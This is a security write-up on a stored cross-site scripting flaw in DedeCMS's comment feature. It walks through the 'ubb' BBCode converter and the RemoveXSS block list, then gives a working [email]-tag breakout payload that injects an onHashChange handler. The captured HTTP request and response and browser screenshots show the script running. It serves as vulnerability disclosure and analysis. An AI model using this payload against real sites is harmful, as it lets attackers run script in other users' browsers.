


# Dedecms Stored XSS Vulnerability

Users can make comments on the articles as the picture pasted below if administrator permits.



The request goes to

/plus/feedback\_ajax.php

So review the code, we can find that there is one function called 'ubb' to deal with rich text.

```
<div class='decmt-box2'>
<ul>
<li> <a href='<?php echo $spaceurl; ?>' class='plpic'><img src='<?php echo $mface;?>' height='40' width='40'/></a> <span class="title"><a href="<?php echo $spaceurl; ?>"><?php echo $username; ?></a></span>
<div class="comment_act"><span class="fl"><?php echo GetDateMk($dtime); ?>发表</span></div>
<div style="clear:both"><?php echo ubb($msg); ?></div>
<div class="newcomment_act"><span class="fr"><span id='goodfb<?php echo $id; ?>'> <a href='#goodfb<?php echo $id; ?>' onclick="postBadGood('goodfb',<?php echo $id; ?>);">支持</a>[0] </span> <span id='badfb<?php echo $id; ?>'> <a href='#badfb<?php echo $id; ?>' onclick="postBadGood('badfb',<?php echo $id; ?>);">反对</a>[0] </span> <span class='quote'>
<!--<a href='/plus/feedback.php?aid=<?php echo $id; ?>&fid=<?php echo $id; ?>&action=quote'>[引用]</a-->
<a href='javascript:ajaxFeedback(<?php echo $id; ?>,<?php echo $id; ?>,"quote");'>[引用]</a> </span></span></div>
</li>
<div id="ajaxfeedback_<?php echo $id; ?>"></div>
</ul>
</div>
<br style='clear:both' />
```

detailed definition of the function 'ubb' stored in

include/helpers/string.helper.php

Definition:

```
if ( ! function_exists('ubb'))
{
function ubb($Text) {
$Text=trim($Text);
//$Text=htmlspecialchars($Text);
//$Text=ereg_replace("\n", "<br>", $Text);
$Text=preg_replace("/\t/is", " ", $Text);
$Text=preg_replace("/\[hr\]/is", "<hr>", $Text);
$Text=preg_replace("/\[separator\]/is", "<br/>", $Text);
$Text=preg_replace("/\[h1\](.+?)\[Vh1\]/is", "<h1>\1</h1>", $Text);
$Text=preg_replace("/\[h2\](.+?)\[Vh2\]/is", "<h2>\1</h2>", $Text);
```

```

$Text=preg_replace("/\[h3\](.+?)\[\/h3\]/is", "<h3>\1</h3>", $Text);
$Text=preg_replace("/\[h4\](.+?)\[\/h4\]/is", "<h4>\1</h4>", $Text);
$Text=preg_replace("/\[h5\](.+?)\[\/h5\]/is", "<h5>\1</h5>", $Text);
$Text=preg_replace("/\[h6\](.+?)\[\/h6\]/is", "<h6>\1</h6>", $Text);
$Text=preg_replace("/\[center\](.+?)\[\/center\]/is", "<center>\1</center>", $Text);
// $Text=preg_replace("/\[url=(\[^\[\]*\])(.+?)\[\/url\]/is", "<a href=\1 target='_blank'>\2</a>", $Text);
$Text=preg_replace("/\[url\](.+?)\[\/url\]/is", "<a href='\1' target='_blank'>\1</a>", $Text);
$Text=preg_replace("/\[url=(http:\/\|.+\?)\](.+?)\[\/url\]/is", "<a href='\1' target='_blank'>\2</a>", $Text);
$Text=preg_replace("/\[url=(.+?)\](.+?)\[\/url\]/is", "<a href=\1>\2</a>", $Text);
$Text=preg_replace("/\[img\](.+?)\[\/img\]/is", "<img src=\1>", $Text);
$Text=preg_replace("/\[img\s(.+?)\](.+?)\[\/img\]/is", "<img \1 src=\2>", $Text);
$Text=preg_replace("/\[color=(.+?)\](.+?)\[\/color\]/is", "<font color=\1>\2</font>", $Text);
$Text=preg_replace("/\[style=(.+?)\](.+?)\[\/style\]/is", "<div class='\1'>\2</div>", $Text);
$Text=preg_replace("/\[size=(.+?)\](.+?)\[\/size\]/is", "<font size=\1>\2</font>", $Text);
$Text=preg_replace("/\[sup\](.+?)\[\/sup\]/is", "<sup>\1</sup>", $Text);
$Text=preg_replace("/\[sub\](.+?)\[\/sub\]/is", "<sub>\1</sub>", $Text);
$Text=preg_replace("/\[pre\](.+?)\[\/pre\]/is", "<pre>\1</pre>", $Text);
if (version_compare(PHP_VERSION, '5.5.0', '>='))
{
$Text=preg_replace_callback("/\[colorTxt\](.+?)\[\/colorTxt\]/is", "color_txt", $Text);
} else {
$Text=preg_replace("/\[colorTxt\](.+?)\[\/colorTxt\]/eis", "color_txt('\1)", $Text);
}
$Text=preg_replace("/\[email\](.+?)\[\/email\]/is", "<a href='mailto:\1'>\1</a>", $Text);

$Text=preg_replace("/\[i\](.+?)\[\/i\]/is", "<i>\1</i>", $Text);
$Text=preg_replace("/\[u\](.+?)\[\/u\]/is", "<u>\1</u>", $Text);
$Text=preg_replace("/\[b\](.+?)\[\/b\]/is", "<b>\1</b>", $Text);
$Text=preg_replace("/\[quote\](.+?)\[\/quote\]/is", "<blockquote>引用:<div style='border: 1px solid silver;background:#EFFFDF;color:#393939;padding:5px' >\1</div></blockquote>", $Text);
$Text=preg_replace("/\[sig\](.+?)\[\/sig\]/is", "<div style='text-align: left; color: darkgreen; margin-left: 5%'><br><br>-----<br>\1<br>-----</div>", $Text);

return $Text;
}
}

```

we can easily find that it uses function `preg_replace` to deal with rich text.

As you can see , code

```
$Text=preg_replace("/^[email](.+?)\[/email]/is","<a href='mailto:\\1'>\\1</a>",$Text);
```

is used to deal with the rich text which starts with `[email]` and ends with `[/email]`.

so when input equals `[email]xxxxxx[/email]`, we can get `<a href='mailto:xxxxxx'>xxxxxx</a>` back.

Well, before function `ubb($msg)` executed, it would filter the variable `$msg`.

File: `plus/feedback_ajax.php`

```
... ..
... ..
else
{
    $spaceurl = '#';
    if($cfg_ml->M_ID > 0) $spaceurl = "{$cfg_memberurl}/index.php?uid=".urlencode($cfg_ml->M_LoginID);
    $id = $newid;
    $msg = stripslashes($msg);
    $msg = str_replace('<', '&lt;', $msg);
    $msg = str_replace('>', '&gt;', $msg);
        helper('smiley');
    $msg = RemoveXSS(Quote_replace(parseSmileys($msg, $cfg_cmspath.'/images/smiley')));
    //$msg = RemoveXSS(Quote_replace($msg));
    if($feedbacktype=='bad') $bgimg = 'cmt-bad.gif';
    else if($feedbacktype=='good') $bgimg = 'cmt-good.gif';
    else $bgimg = 'cmt-neu.gif';
    global $dsq, $aid, $pagesize, $cfg_templeturl;
    if($cfg_ml->M_ID==""){
        $mface=$cfg_cmspath."/member/templets/images/dfboy.png";
    } else {
```

```

$row = $dsq1->GetOne("SELECT face,sex FROM `#@__member` WHERE mid={$cfg_ml->M_ID}");
if(empty($row['face']))
{
    if($row['sex']=="女") $mface=$cfg_cmspath."/member/templets/images/dfgirl.png";
    else $mface=$cfg_cmspath."/member/templets/images/dfboy.png";
}
}

```

it uses function 'RemoveXSS' to filter the rich text to remove xss code

this function's defines in file

include/helpers/filter.helper.php

code:

```

/**
 * 修复浏览器XSS hack的函数
 *
 * @param string $val 需要处理的内容
 * @return string
 */
if ( ! function_exists('RemoveXSS'))
{
function RemoveXSS($val) {
$val = preg_replace('/([\x00-\x08,\x0b-\x0c,\x0e-\x19])/', "", $val);
$search = 'abcdefghijklmnopqrstuvwxyz';
$search .= 'ABCDEFGHIJKLMNOPQRSTUVWXYZ';
$search .= '1234567890!@#%&*()';
$search .= '~`";?+/={}[]-_|\'\'';
for ($i = 0; $i < strlen($search); $i++) {
$val = preg_replace('/(&#[xX]0{0,8}'.dechex(ord($search[$i])).';?)/i', $search[$i], $val); // with a ;
$val = preg_replace('/(&#0{0,8}'.ord($search[$i]).';?)/', $search[$i], $val); // with a ;
}
}

```

```

$ra1 = array('javascript', 'vbscript', 'expression', 'applet', 'meta', 'xml', 'blink', 'link', 'style', 'script', 'embed', 'object', 'iframe',
'frame', 'frameset', 'ilayer', 'layer', 'bgsound', 'title', 'base');
$ra2 = array('onabort', 'onactivate', 'onafterprint', 'onafterupdate', 'onbeforeactivate', 'onbeforecopy', 'onbeforecut', 'onbeforedeac
tivate', 'onbeforeeditfocus', 'onbeforepaste', 'onbeforeprint', 'onbeforeunload', 'onbeforeupdate', 'onblur', 'onbounce', 'oncellchange'
, 'onchange', 'onclick', 'oncontextmenu', 'oncontrolselect', 'oncopy', 'oncut', 'ondataavailable', 'ondatasetchanged', 'ondatasetcompl
ete', 'ondblclick', 'ondeactivate', 'ondrag', 'ondragend', 'ondragenter', 'ondragleave', 'ondragover', 'ondragstart', 'ondrop', 'onerror'
, 'onerrorupdate', 'onfilterchange', 'onfinish', 'onfocus', 'onfocusin', 'onfocusout', 'onhelp', 'onkeydown', 'onkeypress', 'onkeyup',
'onlayoutcomplete', 'onload', 'onlosecapture', 'onmousedown', 'onmouseenter', 'onmouseleave', 'onmousemove', 'onmouseout', 'onmo
useover', 'onmouseup', 'onmousewheel', 'onmove', 'onmoveend', 'onmovestart', 'onpaste', 'onpropertychange', 'onreadystatechange',
'onreset', 'onresize', 'onresizeend', 'onresizestart', 'onrowenter', 'onrowexit', 'onrowsdelete', 'onrowsinserted', 'onscroll', 'onselect',
'onselectionchange', 'onselectstart', 'onstart', 'onstop', 'onsubmit', 'onunload');
$ra = array_merge($ra1, $ra2);

$found = true;
while ($found == true) {
$val_before = $val;
for ($i = 0; $i < sizeof($ra); $i++) {
$pattern = '/';
for ($j = 0; $j < strlen($ra[$i]); $j++) {
if ($j > 0) {
$pattern .= '(';
$pattern .= '(&#[xX]0{0,8}([9ab]));';
$pattern .= '|';
$pattern .= '|(&#0{0,8}([9|10|13]));';
$pattern .= ')*';
}
$pattern .= $ra[$i][$j];
}
$pattern .= '/i';
$replacement = substr($ra[$i], 0, 2). '<x>'.substr($ra[$i], 2);
$val = preg_replace($pattern, $replacement, $val);
if ($val_before == $val) {
$found = false;
}
}
}
return $val;

```

```
}  
}
```

variable \$ra1 is stored some keywords commonly used as xss payload, variable \$ra2 is stored a lot of common files belongs to html tags. white list always means problems.

Emm, when the article page loads, page will load dynamic html content to show comments. the url often likes:

[http://dedecms.local/plus/feedback\\_ajax.php?dopost=getlist&aid=1&page=1](http://dedecms.local/plus/feedback_ajax.php?dopost=getlist&aid=1&page=1)

The screenshot shows a web browser displaying a comment on a page. The comment is from user 'dosleep' on 2018-08-02, with the text 'changehash' and a link to 'changehash'. Below the comment, there are buttons for '支持[0]', '反对[0]', and '引用'.

The browser's developer tools are open, showing the Network tab. The request 'feedback\_ajax.php?dopost=getlist&aid=1&page=1' is selected and highlighted with a red circle. The response is shown in the 'Response' tab, displaying HTML code for the comment. The code includes a link to the user's profile, the comment text, and buttons for '支持', '反对', and '引用'. The '支持' button has an 'onclick' event that calls 'postBadGood('goodfb',101);'.

the response just contains some html contents.so it can be visit directly as one html page.

Finally, we can make payloads like below:

```
msg=[email.]]%27%3e%3c%2fa%3e%3cbody onHashChange='eval(alert(1))' href='#123'><a href=#1234>changehash</a></body>[/email]
```

and response goes to be as we expect.

```
<a href='mailto:'></a><body onHashChange='eval(alert(1))' href='#123'><a href=#1234>changehash</a></body>'>'></a><body onHashChange='eval(alert(1))' href='#123'><a href=#1234>changehash</a></body></a>
```

Go Cancel < >

Target: http://dedecms.local

### Request

Raw Params Headers Hex

```

POST /plus/feedback_ajax.php HTTP/1.1
Host: dedecms.local
Content-Length: 217
Origin: http://dedecms.local
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.12 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://dedecms.local/plus/view.php?aid=1
Accept-Language: en-US,en;q=0.9,zh;q=0.8,zh-CN;q=0.7,zh-TW;q=0.5
Cookie: PHPSESSID=6efi4tktpjgbeobm5tgndlim4; DedeUserID=2; DedeUserID__ckMd5=af2807e51f6b08c3; DedeLoginTime=1533190769; DedeLoginTime__ckMd5=d4b3f6e519ff39e5
Connection: close

dopost=send&aid=1&fid=0&face=6&feedbacktype=feedback&validate=wwgx&notuser=&userna
me=kk3333&pwd=&msg={email}%27%3e%3c%2fa%3e%3cbody onHashChange='eval(alert(1))'
href='#123'><a href=#1234>changehash</a></body>[/email]

```

### Response

Raw Headers Hex

```

HTTP/1.1 200 OK
Date: Thu, 02 Aug 2018 07:28:43 GMT
Server: Apache/2.4.33 (Unix) PHP/5.6.33
X-Powered-By: PHP/5.6.33
Pragma: no-cache
Cache-Control: no-cache
Expires: 0
Set-Cookie: DedeLoginTime=1533194923; expires=Thu, 09-Aug-2018 07:28:43 GMT;
Max-Age=604800; path=/
Set-Cookie: DedeLoginTime__ckMd5=3d149bac1labcaf9; expires=Thu, 09-Aug-2018
07:28:43 GMT; Max-Age=604800; path=/
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 1086

<div class='decmt-box2'>
  <ul>
    <li> <a href='/member/index.php?uid=dosleep' class='plpic'><img src='
height='40' width='40'></a> <span class='title'><a
href="/member/index.php?uid=dosleep">dosleep</a></span>
    <div class="comment_act"><span class="fl">2018-08-02发表</span></div>
    <div style="clear:both"><a href='mailto:'></a><body
onHashChange='eval(alert(1))' href='#123'><a
href=#1234>changehash</a></body>'></a><body onHashChange='eval(alert(1))'
href='#123'><a href=#1234>changehash</a></body></a></div>
    <div class="newcomment_act"><span class="fr"><span id='goodfb102'> <a
href='#goodfb102' onclick="postBadGood('goodfb',102);">支持</a>[0] </span> <span
id='badfb102'> <a href='#badfb102' onclick="postBadGood('badfb',102);">反对</a>[0]
</span> <span class='quote'>
      <!--<a
href='/plus/feedback.php?aid=102&fid=102&action=quote'>[引用]</a>-->
      <a href='javascript:ajaxFeedback(102,102,"quote");'>[引用]</a>
    </span></span></div>
    </li>
    <div id="ajaxfeedback_102"></div>
  </ul>
</div>
<br style='clear:both' />

```

when we visit comments as single page by clicking link as

[http://dedecms.local/plus/feedback\\_ajax.php?dopost=getlist&aid=1&page=1](http://dedecms.local/plus/feedback_ajax.php?dopost=getlist&aid=1&page=1)

Not Secure | dedecms.local/plus/feedback\_ajax.php?dopost=getli

- dosleep  
2018-08-02发表  
[changehash](#)'>'>changehash  
支持[0] 反对[0] [引用]
- dosleep  
2018-08-02发表  
[hange](#)

body | 1237 x 1224

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```
<html>
  <head>...</head>
  <body onhashchange="eval(alert(1))" href="#123" < body ' a>
    <div class="decm-t-box2">
      <ul>
        <li>
          <a href="/member/index.php?uid=dosleep" class="plpic">...</a>
          <span class="title">...</span>
          <div class="comment_act">...</div>
          <div style="clear:both">...</div> == $0
          <div class="newcomment_act">...</div>
        </li>
      </ul>
    </div id="ajaxfeedback_102"></div>
  </div>
```

Styles Computed Event Listen

Filter

```
element.style {
  clear: both;
}
div {
  display: block;
}
Inherited from li
li {
  display: list-item;
  text-align: -webkit-match-parent;
}
```

we can find the `body` tag successfully adds filed named 'onhashchange'  
meantime, filed href of tag `a` ,its value is set to be '#1234'

-  [dosleep](#)  
2018-08-02发表  
[changehash'>'>changehash](#)  
[支持](#)[0] [反对](#)[0] [[引用](#)]


-  [dosleep](#)  
2018-08-02发表  
[change'>'>change](#)  
[支持](#)[0] [反对](#)[0] [[引用](#)]

```
Elements Console Sources Network Performance Memory Application Security Audits EditThisCookie
▼ <ul>
  ▼ <li>
    ▶ <a href="/member/index.php?uid=dosleep" class="plpic">...</a>
    ▶ <span class="title">...</span>
    ▶ <div class="comment_act">...</div>
    ▼ <div style="clear:both">
      <a href="mailto:"></a>
      <a href="#1234">changehash</a>
      "'>'>"
    ... <a href="#1234">changehash</a> == $0
      </div>
    ▶ <div class="newcomment_act">...</div>
    </li>
  </ul>
<div id="ajaxfeedback_102"></div>
</div>
```

when user click the tag a , the url of the page will go to be

http://dedecms.local/plus/feedback\_ajax.php?dopost=getlist&aid=1&page=1#1234

and javascript code 'eval(alert(1))' executes.



Attackers can use specific payload to make a fake html page to confuse user and cheat user into clicking a tag to cause javascript code execution by html tags.